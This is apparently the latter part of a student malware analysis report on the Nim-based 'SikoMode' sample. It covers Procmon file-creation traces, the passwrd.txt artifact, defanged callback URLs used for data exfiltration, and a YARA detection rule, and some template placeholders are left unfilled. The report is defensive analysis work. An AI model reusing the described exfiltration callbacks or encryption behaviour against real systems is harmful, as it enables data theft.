0x0041da8f  @iterators.nim(173, 11) `len(a) == L` the length of the seq changed while iterating over it
0x0041dcef  @httpclient.nim(1144, 15) `false`
0x0041ddaf  @httpclient.nim(1082, 13) `not url.contains({'\\r', '\\n'})` url shouldn't contain any newline characters
0x0041de8f  @Nim httpclient/1.6.2
```

Figure 6: Strings from Cutter helped me to know it is a Nim language

Advanced Analysis (Cont.)

{Screenshots and description about advanced artifacts and methods}


In advanced analysis I used Procmon, and it was helpful in confirming the existence of encryption and location of the key.



```
9:04:4...  unknown.exe   3256  CreateFile   C:\Users\SHOBAKI\AppData\Local\Mi... SUCCESS
9:04:4...  unknown.exe   3256  CreateFile   C:\Users\Public\passwrd.txt          SUCCESS
9:04:4...  unknown.exe   3256  CreateFile   C:\Users\SHOBAKI\Desktop\cosmo.jpeg  SUCCESS
9:04:4...  unknown.exe   3256  CreateFile   C:\Users\Public\passwrd.txt          SUCCESS

Showing 174 of 307,161 events (0.056%)     Backed by virtual memory
```

Figure 7: Procmon result filtered by operation is create file



```
Date:         9/23/2022 9:32:18.2214149 AM
Thread:       5704
Class:        File System
Operation:    CreateFile
Result:       SUCCESS
Path:         C:\Windows\System32\bcryptprimitives.dll
Duration:     0.0000076

Desired Access:        Read Control
Disposition:           Open
Options:
Attributes:            n/a
ShareMode:             Read, Delete
AllocationSize:        n/a
OpenResult:            Opened
```

```
Date:         9/23/2022 9:32:18.2036726 AM
Thread:       5704
Class:        File System
Operation:    CreateFile
Result:       SUCCESS
Path:         C:\Windows\System32\bcrypt.dll
Duration:     0.0000075

Desired Access:        Read Control
Disposition:           Open
Options:
Attributes:            n/a
ShareMode:             Read, Delete
AllocationSize:        n/a
OpenResult:            Opened
```

```
Date:         9/23/2022 9:32:18.3845387 AM
Thread:       5696
Class:        File System
Operation:    CreateFile
Result:       SUCCESS
Path:         C:\Users\Public\passwrd.txt
Duration:     0.0000114

Desired Access:        Generic Read
Disposition:           Open
Options:               Synchronous IO Non-Alert, Non-Directory File
Attributes:            N
ShareMode:             Read, Write
AllocationSize:        n/a
OpenResult:            Opened
```

Figure 8: Procmon result filtered by operation is create file inerests create


Indicators of Compromise

URLs	hxxp://update.ec12-4-109-278-3-ubuntu20-04.local hxxp://cdn.altimiter.local
Files	C:\Users\SHOBAKI\Desktop C:\Users\Public\passwrd.txt

Host-based Indicators

{Description of host-based indicators}

And here is a screenshot of the text file which is create by the malware.



Name	Date modified	Type	Size
Desktop	9/4/2022 7:52 AM	File folder	
Libraries	12/7/2019 1:31 AM	File folder	
Public Account Pictures	9/4/2022 3:37 AM	File folder	
Public Documents	9/4/2022 6:46 AM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
flarevm.png	9/4/2022 7:52 AM	PNG image	51 KB
passwrd.txt	9/23/2022 10:03 AM	Text Document	1 KB

Figure 9: passwrd.txt

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
Rule Siko Mode Challenge {

    meta:
        last_updated = "2022/09/23"
        author = "Yazeed Al-Zwiri"
        description = "A rule to suspect Siko Mode Malware"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "SikoMode" ascii
        $string2 = "Nim"
        $PE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($string1 or $string2)
}
```

B. Callback URLs

Domain	Port
hxxps:// update.ec12-4-109-278-3-ubuntu20-04.local	443
hxxps:// cdn.altimiter.local/fees? Post=(random string)	443